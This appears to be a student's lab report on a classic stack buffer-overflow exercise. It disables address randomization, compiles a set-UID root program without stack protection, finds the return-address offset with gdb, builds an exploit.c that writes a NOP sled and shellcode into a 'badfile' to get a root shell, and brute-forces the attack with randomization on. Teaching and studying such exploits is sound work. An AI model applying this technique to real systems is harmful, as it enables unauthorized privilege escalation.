

Lab 1 – Buffer Overflow

1 Lab Overview

In this lab, we are given a program with buffer-overflow vulnerability. Our task is to develop a scheme to exploit that vulnerability and gain root privileges. Also, we are to investigate counter-attack measures. Lastly, we need to evaluate whether these schemes work or not and explain.


2 Lab Tasks

2.1 Initial Setup

The first task is to set up our lab environment. Make sure `stack.c` and `exploit.c` are downloaded, and we are in the directory. We will turn off the address randomization for the buffer-overflow attack and compile `set-uid root stack.c`

1. Turn off address randomization

\$ sudo sysctl -w kernel.randomize_va_space=0



```
[02/17/2020 23:23] seed@ubuntu:~$ cd BuufferOverflow
[02/17/2020 23:24] seed@ubuntu:~/BuufferOverflow$ ls
call_shellcode.c exploit.c stack.c
[02/17/2020 23:24] seed@ubuntu:~/BuufferOverflow$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[02/17/2020 23:43] seed@ubuntu:~/BuufferOverflow$
```


Randomization is a countermeasure solution to solve the buffer-overflow problem. This will make the starting point fixed. Next, we were prompted to enter the administrator password, dees.

2. Compile set-UID root `stack.c`

\$ gcc -o stack -z execstack -fno-stack-protector stack.c

\$ sudo chown root stack

\$ sudo chmod 4755 stack (number 4 is for set-UID program)



```
[02/17/2020 23:43] seed@ubuntu:~/BuufferOverflow$ ls
call_shellcode.c exploit.c stack.c
[02/17/2020 23:46] seed@ubuntu:~/BuufferOverflow$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/17/2020 23:48] seed@ubuntu:~/BuufferOverflow$ sudo chown root stack
[02/17/2020 23:48] seed@ubuntu:~/BuufferOverflow$ sudo chmod 4755 stack
[02/17/2020 23:49] seed@ubuntu:~/BuufferOverflow$
```

We changed owners and permissions. We will hack into `stack.c`. Make this program become a set-UID program.

\$ ls -al stack

```
call_shellcode.c exploit.c stack.c
[02/17/2020 23:46] seed@ubuntu:~/BuufferOverflow$ gcc -o stack -z execstack -fno-
-stack-protector stack.c
[02/17/2020 23:48] seed@ubuntu:~/BuufferOverflow$ sudo chown root stack
[02/17/2020 23:48] seed@ubuntu:~/BuufferOverflow$ sudo chmod 4755 stack
[02/17/2020 23:49] seed@ubuntu:~/BuufferOverflow$ ls -al stack
-rwxrwxrwx 1 root root 7291 Feb 17 23:48 stack
[02/17/2020 23:51] seed@ubuntu:~/BuufferOverflow$
```

“stack” is now highlighted green, which means that it worked. At this point, we are configuring to prepare for the hack. After this, we will need to find the location of the return address.

2.2 Location of the return address

Challenge 1: We need to calculate the position of the return address. Using gdb to print all the addresses.

1. Compile debug version **stack.c**

\$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c

```
[02/17/2020 23:48] seed@ubuntu:~/BuufferOverflow$ sudo chmod 4755 stack
[02/17/2020 23:49] seed@ubuntu:~/BuufferOverflow$ ls -al stack
-rwxrwxrwx 1 root root 7291 Feb 17 23:48 stack
[02/17/2020 23:51] seed@ubuntu:~/BuufferOverflow$ gcc -z execstack -fno-stack-pr
otector -g -o stack_dbg stack.c
[02/17/2020 23:56] seed@ubuntu:~/BuufferOverflow$ ls
call_shellcode.c exploit.c stack stack.c stack_dbg
[02/17/2020 23:56] seed@ubuntu:~/BuufferOverflow$
```

We make a copy to hack the stack and run it.

2. Start debugging

\$ touch badfile This makes a bad file

\$ gdb stack_dbg debugging.

```
call_shellcode.c exploit.c stack stack.c stack_dbg
[02/17/2020 23:56] seed@ubuntu:~/BuufferOverflow$ touch badfile
[02/17/2020 23:58] seed@ubuntu:~/BuufferOverflow$ ls
badfile call_shellcode.c exploit.c stack stack.c stack_dbg
[02/17/2020 23:58] seed@ubuntu:~/BuufferOverflow$ gdb stack_dbg
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/BuufferOverflow/stack_dbg...done.
(gdb)
```

3. GDB commands

\$ b bof

“b” means breakpoint. Set the breakpoint to the most vulnerable part of the victim’s code. Bof is reading more data than expected. Reading 517 bytes which is only 24 bytes long.

```
and "show warranty" for details.  
This GDB was configured as "i686-linux-gnu".  
For bug reporting instructions, please see:  
<http://bugs.launchpad.net/gdb-linaro/>...  
Reading symbols from /home/seed/BuufferOverflow/stack_dbg...done.  
(gdb) b bof  
Breakpoint 1 at 0x804848a: file stack.c, line 14.  
(gdb)
```

\$ run

Run until it meets bof function.

```
Breakpoint 1 at 0x804848a: file stack.c, line 14.  
(gdb) run  
Starting program: /home/seed/BuufferOverflow/stack_dbg  
  
Breakpoint 1, bof (str=0xbffff147 "\267\001") at stack.c:14  
14      strcpy(buffer, str);  
(gdb) p &buffer
```

\$ p &buffer

This prints the address of the buffer.

```
(gdb) p &buffer  
$1 = (char (*)[24]) 0xbffff108  
(gdb) p $ebp
```

With this knowledge, we can use the address of the buffer and ebp to determine the exact location to point to the bad code. By doing this we can gain access to root.

\$ p \$ebp

Print ebp .

```
$1 = (char (*)[24]) 0xbffff108  
(gdb) p $ebp  
$2 = (void *) 0xbffff128  
(gdb) p 0xbffff128-0xbffff108
```

\$ p 0xbffff128-0xbffff108 [previous frame pointer – buffer address] = 32

```
(gdb) p 0xbffff128-0xbffff108  
$3 = 32  
(gdb)
```

Distance between the start of buffer and return address is 32 and everyone should have the same distance because randomization was turned off at the start of the lab. The previous frame pointer is 4 bytes. 36 bytes is the distance between the buffer and return address.

\$ quit

```
(gdb) quit
A debugging session is active.

    Inferior 1 [process 3079] will be killed.

Quit anyway? (y or n) y
[02/18/2020 00:14] seed@ubuntu:~/BuufferOverflow$
```

2.3 Generating “badfile”

Challenge 2: Need to point to the new return address.

Challenge 3: Need to figure out where we should put the malicious code and make the new return address point to it. 2 lines of code in this policy.

1. Edit exploit.c

\$ gedit exploit.c

2. Add the following to exploit.c

Set the value for the return address:

***((long *)(buffer + <Task A>)) = <Task B>;**

Place the shellcode towards the end of the buffer

memcpy(buffer + sizeof(buffer) – sizeof(shellcode), shellcode, sizeof(shellcode));

```
lab23 [Running] - Oracle VM VirtualBox
it.c (~/.BuufferOverflow) - gedit
/* exploit.c */
/* pushl   %ebx          */
/* movl    %esp,%ecx      */
/* cdq     %ecx           */
/* movb    $0x0b,%al      */
/* int     $0x80          */

void main(int argc, char **argv)
{
    char buffer[517];

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* Fill the buffer with appropriate contents here */
    // From tasks A and B
    *((long *)(buffer + 36)) = 0xbffff128 + 0x100;

    // Place the shellcode towards the end of the buffer
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```



Put bad code at the last spot of the buffer which is the buffer plus the size of the buffer. We are to copy the shared code into this area. The start the address at plus 100 and the buffer is inside exploit.c. The number 36 was given while we were debugging. 0xbffff128 means we are to print that. Then we copy the shellcode to the end of the buffer. Badfile will contain no operations, but there are 2 areas that are not NOP.

3. Compile exploit.c

```
$ gcc exploit.c -o exploit
```

```
$ ./exploit
```

```
$ gedit badfile
```



Running those 3 lines will generate the “badfile”. You can see that it is all NOP except for 2 areas. The red color is indicated as NOP which does nothing. Shellcode is at end of buffer area seen as “ssh”.

```
$ ./stack
```

```
# whoami
```

```
$ exit
```

Once we exited root, we are now back at being a seed.

At this point, we will try to access root privilege when the address randomization is turned on. This will be possible to achieve if we are to apply a brute force attack. We will keep running `./stack` until we get root(success).

- ```
$ sudo sysctl -w kernel.randomize_va_space=2
```

```
$./stack
```

## 2. Compile set-UID Start brute force attack.

```
$ sh -c "while [1]; do ./stack; done;"
```

[illegible]

Run this code that loops around using brute force until success. It is finally successful. This nearly took me about an hour and 42 mins to gain root access. Without randomization it will be a lot easier to get root access because as shown above, we calculated where to put the return address.